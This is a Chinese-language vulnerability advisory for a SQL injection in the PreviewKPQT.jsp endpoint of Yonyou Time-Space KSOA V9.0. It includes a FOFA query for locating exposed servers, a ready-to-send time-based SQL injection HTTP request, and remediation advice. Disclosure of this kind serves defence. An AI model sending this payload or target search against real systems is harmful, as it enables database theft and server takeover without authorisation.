

用友时空KSOA PreviewKPQT SQL注入漏洞

漏洞描述

用友时空KSOA PreviewKPQT.jsp接口处存在SQL注入漏洞，未经身份验证的远程攻击者除了可以利用SQL注入漏洞获取数据库中的信息（例如，管理员后台密码、站点的用户个人信息）之外，甚至在高权限的情况可向服务器中写入木马，进一步获取服务器系统权限。

影响范围

时空KSOA = V9.0

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级


维度	评价
威胁等级	高危
影响面	广
攻击者价值	中
利用难度	低

漏洞复现

FOFA: app="用友-时空KSOA"

POC/EXP:

GET /kp/PreviewKPQT.jsp?KPQTID=1%27%3BWAITFOR+DELAY+%270%3A0%3A5%27-- HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/70.0.3538.77 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Connection: close



修复方案

关闭互联网暴露面或接口设置访问权限

升级至安全版本